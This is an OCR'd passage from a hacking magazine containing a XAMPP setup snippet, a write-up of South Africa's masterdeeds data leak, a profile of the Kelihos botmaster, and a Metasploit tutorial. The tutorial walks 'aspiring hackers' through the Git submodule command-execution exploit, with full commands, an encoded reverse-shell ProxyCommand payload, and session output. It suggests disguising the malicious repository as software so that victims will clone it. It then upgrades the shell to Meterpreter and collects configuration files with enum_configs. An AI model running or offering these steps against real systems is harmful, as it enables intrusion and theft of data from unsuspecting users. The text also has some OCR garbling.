
- Apache/2.4.18 (Unix) OpenSSL/1.0.2h PHP/5.6.23 mod_perl/2.0.8-dev Perl/v5.16.3
- Database client version: libmysql - mysqlnd 5.0.11-dev - 20120503 - $Id: 76b08b24596e12d4553bd41fc93cccd5bac2fe7a $
- PHP extension: mysqli
- PHP version: 5.6.23

phpMyAdmin

- Version information: 4.5.2, latest stable version: 4.7.5
- Documentation

```
Press Ctrl+Enter to execute query
```

Now let's see if we can access a website on the web server. In the browser window, just type "localhost" without quotes and you should see the webpage given below. This is the default webpage of XAMPP server.



XAMPP Apache + MariaDB + PHP + Perl

Welcome to XAMPP for Linux 5.6.23


You have successfully installed XAMPP on this system! Now you can start using Apache, MariaDB, PHP and other components. You can find more info in the FAQs section or check the HOW-TO Guides for getting started with PHP applications.

Start the XAMPP Control Panel to check the server status.

Community

XAMPP has been around for more than 10 years – there is a huge community behind it. You can get involved by joining our Forums, adding yourself to the Mailing List, and liking us on Facebook, following our exploits on Twitter, or adding us to your Google+ circles.

Everything is set with our XAMPP web server. The XAMPP server can be started or stopped form the terminal using given commands as shown below.



```
user1@ubuntu:~$ sudo /opt/lampp/lampp start
[sudo] password for user1:
Starting XAMPP for Linux 5.6.23-0...
XAMPP: Starting Apache...already running.
XAMPP: Starting MySQL...already running.
XAMPP: Starting ProFTPD...ok.
user1@ubuntu:~$ sudo /opt/lampp/lampp stop
Stopping XAMPP for Linux 5.6.23-0...
XAMPP: Stopping Apache...ok.
XAMPP: Stopping MySQL...ok.
XAMPP: Stopping ProFTPD...ok.
user1@ubuntu:~$
```

SOUTH AFRICAN DATA BREACH

HACK OF THE MONTH

South African data breach is one of the unique data breaches recorded for the reason that although a large amount of data has been breached, it did not involve any hacking.

What?

23 gigabytes of data containing personal data belonging to around 60 million South African citizens has been leaked. This data consisted of names of people, their gender, ethnicity, home ownership and contact information like mobile numbers and email addresses.

It also included people's unique 13 digit identity numbers and also their estimated income.

The data also includes personal info of South African President Jacob Zuma, Finance MInister Malusi Gigaba and Police Minister Fikile Mbabula.

It is being called South Africa's largest ever data breach and rightly so as almost every South African may get affected by this breach.

> *The 27GB database named masterdeeds.sql was available on a publicly accessible web server with directory browsing enabled since year 2015.*

How?

All the leaked data was part of a database called "masterdeeds.sql". The possible source of this database maybe a company called Dracore. Dracore is a South African company that deals with data sciences.

Dracore develops consumer database which provides up-to-date consumer data for various clients. The company says its data is updated every 24 hours.

Although the source of the leaked database is considered Dracore, there is no fixed evidence that the breach happened at this company. It may be possible one of the customers of Dracore may have been responsible for the breach.

One of such customer may be Jigsaw Holdings. Whoever it was, the 27GB database named masterdeeds.sql was available on a publicly accessible web server with directory browsing enabled. Directory browsing is a configuration in the web server settings which allows users to view all the directories of the web server.

This database file was available on the particular web server since almost year 2015.

Who?

As already mentioned, this hack did not even need any finding of vulnerability and exploiting it. Anyone can visit this website and download the "masterdeeds.sql" file. Since the last modified date of the file is in year 2015, many users may have downloaded it.

It is unknown how many may have accessed it and who exactly may have downloaded it. The file may even be available before 2015 and that makes the chances of downloads of the file even more.

Aftermath

This is a lot and lot of personal data which may be used easily in fraud. Using this data,anyone can create a bank account or a credit card, both clear cases of identity theft.

Exposed email addresses and mobile numbers imply users should prepare themselves for a lot of spam and spurious calls respectively.

Phishing and spear phishing attacks may also be seen. The leakage of this data will eventually lead to many social engineering attacks.

Investigation of the masterdeeds.sql data leak has been given to Hawks cyber crime unit. Home Affairs department and the Information Regulator of South Africa have also launched their own investigations.

As the investigations go on, the users of South Africa should be ever vigilant not to fall victims to any impersonation attack made possible by this data breach.

PETER SEVERA

HACKSTORY

On 10 April 2017, the Spanish police barged into a apartment in Barcelona, Spain and arrested a Russian national named Pyotr Yvurveyich Levashov. The Spanish police were acting on a request from the American FBI.

Pyotr Levashov or Peter Levashov has many aliases. He is famous (or rather infamous) in hacking circles as Peter Severa, the botmaster of Kelihos botnet. US department of Justice acknowledged the arrest of Peter Severa with cooperation of the Spanish authorities.

Kelihos botnet came into existence in 2010 just after the Storm botnet was taken down. This botnet has infected over 1,00,000 Windows computers worldwide, with around 10 percent of them in United States.

The botnet since seven years has been used to send millions of spam mails.The spam messages consisted of fake drugs, fake antivirus and other fradulent schemes. It was also used in spreading dangerous banking malware like Vawtrak and Kronos. So dangerous was this botnet that Peter Levashov was No. 7 in European Spamhaus list of worst spammers.

FBI was hot on his digital trail. When they figured out that he would be in Spain on a vacation with his family, they decided to make their move.

Just 24 hours before his arrest, the FBI started taking the botnet down using the Rule 41 warrant. This warrant enables the authorities to redirect all the Kelihos infected computers to connect to a different domain and then record their public IP addresses. Then these addresses would be given to people who can help disinfect the malware.

However this was not the first time an attempt was made to take down the Kelihos botnet. Attempts were made in 2011, 2012 and 2013. But the botnet resurfaced again and again and spread malware that harvested credentials from infected computers, even bank login credentials.

But how did US authorities get to Peter Severa. Peter Severa was his hacker moniker and not his real name. Then how did US figure out that the Russian national they arrested was in fact Peter Severa.

The moniker Peter Severa translates as Peter of the North which may in turn refer to his hometown St.Petersburg or may be Peter North, a porn star (in a reference to his online pornography business). But Brian Krebs, the American security researcher opined that Peter Severa could be another Russian man Victor Ivashov.

But American authorities are sure they got the right man. Peter Levashov refused to meet his business associates personally and never used phone for communication. He instead relied on encrypted messaging services to keep himself secure from authorities.

But his one minute mistake gave him away. He used the same login credentials for his criminal enterprise and his iTunes service. FBI was hot on his digital trail. When they figured out that he would be in Spain (which has a record of co operation with United States) on a vacation with his family, they preponed the arrest date on papers and took him into custody.

They confirmed Levashov was Severa and linked him to Kelihos by matching his login credentials on sites like Apple, Google and FourSquare and also IP addresses. But still some doubted that Americans arrested the right guy.

If Americans indeed arrested the right guy, it is a big victory for cyber security agencies against spam. Recently Spain has agreed to extradite Peter Levashov to United States. America is hopeful that Peter Severa may provide more information that may help them.

Git Submodule Command Execution, Shell to Meterpreter, Linux Enumeration

METASPLOIT THIS MONTH


Hello aspiring hackers. Welcome to Metasploit This Month. As always we will learn about some modules of Metasploit.

Git Submodule Command Execution Exploit

If you are a developer, cyber security enthusiast or atleast a computer savvy user, you should have definitely used (or heard about) Github. Git is an open source version control system developed by none other than the awesome Linus Trovalds (yes the same guy who created Linux). It is a system designed to keep in touch with constant changes made to the code of software by developers.GitHub is a popular hub where developers store their projects and network with like minded people. Github stores information in a data structure called a repository.


The particular module exploits a vulnerability in Git submodule. Git submodules allow users to attach an external repository inside another repository at a specific path.This vulnerability in the Git submodule can be exploited by an attacker who can change the URL of a submodule in a repository. This URL in the submodule can be changed to point towards a malicious link.

This module is a local exploit and works on Git versions 2.7.5 and lower. Now let us see how this module works. Start Metasploit and load the exploit as shown below. Type command "show options" to see all the options we need for this module to run.




```
msf > use exploit/multi/http/git_submodule_command_exec
msf exploit(git_submodule_command_exec) > show options

Module options (exploit/multi/http/git_submodule_command_exec):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   GIT_SUBMODULE                   no        The path to use as the malicious gi
t submodule (empty for random)
   GIT_URI                         no        The URI to use as the malicious Git
 instance (empty for random)
   SRVHOST        0.0.0.0          yes       The local host to listen on. This m
ust be an address on the local machine or 0.0.0.0
   SRVPORT        8080             yes       The local port to listen on.
   SSL            false            no        Negotiate SSL for incoming connecti
ons
   SSLCert                         no        Path to a custom SSL certificate (d
efault is randomly generated)
   URIPATH                         no        The URI to use for this exploit (de
fault is random)


Payload options (cmd/unix/reverse_python):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port
   SHELL  /bin/bash        yes       The system shell to use.


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(git_submodule_command_exec) >
```

First, we need to configure the malicious Git server. Set the options : LHOST, git_uri and lpor -t options as shown below. The git_uri option sets the malicious git submodule. Use comman- d "run" to start our git server. As the user git clones from our URL, we will get a command ses -sion on the target.




```
msf exploit(git_submodule_command_exec) > set LHOST 192.168.41.128
LHOST => 192.168.41.128
msf exploit(git_submodule_command_exec) > set git_uri /gitexploit
git_uri => /gitexploit
msf exploit(git_submodule_command_exec) > set lport 4433
lport => 4433
msf exploit(git_submodule_command_exec) > run
[*] Exploit running as background job 2.

[*] Started reverse TCP handler on 192.168.41.128:4433
[*] Using URL: http://0.0.0.0:8080/FZF1pmDkoSmP4
[*] Local IP: http://192.168.41.128:8080/FZF1pmDkoSmP4
[*] Server started.
[*] Malicious Git URI is http://192.168.41.128:8080/gitexploit
```

Now we need to send this malicious Git url to our intended victims. Probably it should be set as a software to convince the users to clone into their machine. Here we are testing this on K -ali Linux 2016 machine which has the vulnerable version of Git installed. We need to instruct the user to update the submodule just cloned. Let us see what happens on the victim machin -e.




```
root@kali:~/pentest# git clone http://192.168.41.128:8080/gitexploit
Cloning into 'gitexploit'...
Checking connectivity... done.
root@kali:~/pentest# cd gitexploit
root@kali:~/pentest/gitexploit# git submodule update --init
Submodule 'eeqhara' (ssh://-oProxyCommand=%70%79%74%68%6f%6e%20%2d%63%20%22%65%7
8%65%63%28%27%61%57%31%77%62%33%4a%30%49%48%4e%76%59%32%74%6c%64%43%41%67%4c%43%
41%67%49%43%41%67%49%43%41%67%49%48%4e%31%59%6e%42%79%62%32%4e%6c%63%33%4d%67%4
%43%77%67%49%43%41%67%49%43%41%67%49%43%42%76%63%79%41%67%49%43%41%67%4f%79%41%6
7%49%43%41%67%49%43%42%6f%62%33%4e%30%50%53%49%78%4f%54%49%75%4d%54%59%34%4c%6a%
51%78%4c%6a%45%79%4f%43%49%67%49%43%41%67%49%44%73%67%49%43%41%67%49%43%41%67%63
%47%39%79%64%44%30%30%4e%44%4d%7a%49%43%41%67%49%43%41%37%49%43%41%67%49%43%41%6
7%49%48%4d%39%63%32%39%6a%61%32%56%30%4c%6e%4e%76%59%32%74%6c%64%43%68%7a%62%32%
```

As this happens in our victim system, we will already get a command shell on our attacker sy -stem as shown below.




```
msf exploit(git_submodule_command_exec) > run
[*] Exploit running as background job 2.

[*] Started reverse TCP handler on 192.168.41.128:4433
[*] Using URL: http://0.0.0.0:8080/FZF1pmDkoSmP4
[*] Local IP: http://192.168.41.128:8080/FZF1pmDkoSmP4
[*] Server started.
[*] Malicious Git URI is http://192.168.41.128:8080/gitexploit
msf exploit(git_submodule_command_exec) > [*] Command shell session 1 opened (19
2.168.41.128:4433 -> 192.168.41.136:39346) at 2017-10-28 08:09:34 -0400
```

We can see the active sessions using the command "**sessions**".




```
msf exploit(git_submodule_command_exec) > sessions

Active sessions
===============

  Id  Type             Information  Connection
  --  ----             -----------  ----------
  1   shell cmd/unix                192.168.41.128:4433 -> 192.168.41.136:39346 (
192.168.41.136)

msf exploit(git_submodule_command_exec) > 
```



```
msf exploit(git_submodule_command_exec) > sessions -i 1
[*] Starting interaction with 1...


^C
Abort session 1? [y/N]  n
pwd
/root/pentest/gitexploit
uname -a
Linux kali 4.6.0-kali1-686-pae #1 SMP Debian 4.6.4-1kali1 (2016-07-21) i686 GNU/
Linux
ls
```


Shell to Meterpreter POST Module

Since we have got a command shell on a Linux system, let us see how to perform Linux enumeration with Metasploit. But first let us see how to convert this shell into meterpreter session.Go back from the command shell and load the shell to meterpreter session as shown below




```
msf > use post/multi/manage/shell_to_meterpreter
msf post(shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive
 the connection
   LHOST                     no        IP of host that will receive the connecti
on from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on.

msf post(shell_to_meterpreter) >
```

Set the required options and the session id as shown below and execute the exploit using "**run**" command as shown below. If everything goes right, we will have meterpreter session a -s shown below.




```
msf post(shell_to_meterpreter) > set lhost 192.168.41.128
lhost => 192.168.41.128
msf post(shell_to_meterpreter) > set session 2
session => 2
msf post(shell_to_meterpreter) > set lport 4411
lport => 4411
msf post(shell_to_meterpreter) > run

[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.41.128:4411
[*] Sending stage (826872 bytes) to 192.168.41.136
[*] Meterpreter session 3 opened (192.168.41.128:4411 -> 192.168.41.136:39076) a
t 2017-10-28 08:30:25 -0400
[*] Command stager progress: 100.00% (736/736 bytes)
[*] Post module execution completed
msf post(shell_to_meterpreter) >
```

When you type command "**sessions -l**" we can see the newly opened meterpreter session a-long with the previously opened shell session.



```
msf post(shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Type                   Information                                  Conn
ection
  --  ----                   -----------                                  ----
------
  2   shell cmd/unix                                                      192.
168.41.128:4433 -> 192.168.41.136:39358 (192.168.41.136)
  3   meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ 192.168.41.136  192.
168.41.128:4411 -> 192.168.41.136:39076 (192.168.41.136)

msf post(shell_to_meterpreter) >
```

We can interact with the meterpreter session using command **"sessions -i 3"**. Let us look at some of the system information of our target.




```
meterpreter > sysinfo
Computer     : 192.168.41.136
OS           : Kali kali-rolling (Linux 4.6.0-kali1-686-pae)
Architecture : i686
Meterpreter  : x86/linux
meterpreter >
```

Linux Configuration Enumeration POST exploit

Ok, since now we have the meterpreter session on the target system let us perform some enumeration on the target Linux machine. Metasploit has many POST exploits corresponding to Linux enumeration. We will see some of them this month. The first module we will see is Linu-x configuration enumeration.


The enum_configs module is used to collect information from the configuration files found of applications commonly installed in the system. These applications may include Apache, N-ginx, Snort, MySQL, Samba, Sendmail, sysctl, cups, lampp and SNMP etc.

This POST module searches for a config file in the application's default path and if the a-pplication exists on the target system, the module will download the files and store it.



```
msf > use post/linux/gather/enum_configs
msf post(enum_configs) > show options

Module options (post/linux/gather/enum_configs):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf post(enum_configs) > set session 3
session => 3
msf post(enum_configs) >
```


If the application doesn't exist or the config file is moved from its default location, this module will display the "file not found" message. (Just like any POST exploit or as shown above in th-e shell_to_meterpreter exploit, we need to background the current session and load the POS T module as shown above. Then set the session id and run the exploit). Here is the enum co-nfigs module in action as shown below.



```
nsf post(enum_configs) > run

[*] Running module against 192.168.41.136
[*] Info:
[*]     Kali GNU/Linux Rolling
[*]     Linux kali 4.6.0-kali1-686-pae #1 SMP Debian 4.6.4-1kali1 (2016-07-21)
i686 GNU/Linux
[+] apache2.conf stored in /root/.msf4/loot/20171028084523_default_192.168.41.1
36_linux.enum.conf_825912.txt
[+] ports.conf stored in /root/.msf4/loot/20171028084523_default_192.168.41.136
